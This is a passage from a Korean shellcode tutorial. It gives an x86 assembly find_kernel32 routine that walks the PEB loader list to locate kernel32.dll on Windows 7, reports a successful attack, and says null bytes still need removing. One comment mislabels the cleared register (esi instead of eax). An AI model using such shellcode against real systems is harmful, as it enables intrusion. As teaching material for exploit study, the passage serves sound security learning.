
하지만 윈도우7에서는 이 코드가 제대로 동작하지 않는다. 윈도우7에서도 동작하도록 만들려면, find_kernel32 함수만 다음과 같이 변경해 주면 된다. (크기:22바이트, 5개의 널 바이트)

```

find_kernel32:
    xor eax, eax                ; esi를 0으로 만들어 줌
    mov eax, [fs:0x30]          ; PEB를 가리키는 포인터를 가져옴
    mov eax, [eax + 0x0c]       ; PEB->Ldr 가져옴
    mov eax, [eax + 0x14]       ; PEB->Ldr.InMemoryOrderModuleList.Flink 가져옴
    mov eax, [eax]              ; 다음 엔트리 가져옴(두 번째 엔트리)
    mov eax, [eax]              ; 다음 엔트리 가져옴(세 번째 엔트리)
    mov eax, [eax + 0x10]       ; 세 번째 엔트리 베이스 주소를 가져옴(=kernel32.dll)
    ret

```

다시 시도해 보면 다음과 같이 성공적인 공격이 수행됨을 알 수 있다.



이 기법을 제대로 활용하려면, 널 바이트를 제거해야 한다. 널 바이트 제거 방법은 앞에서 소개한 기법을 참고하기 바란다.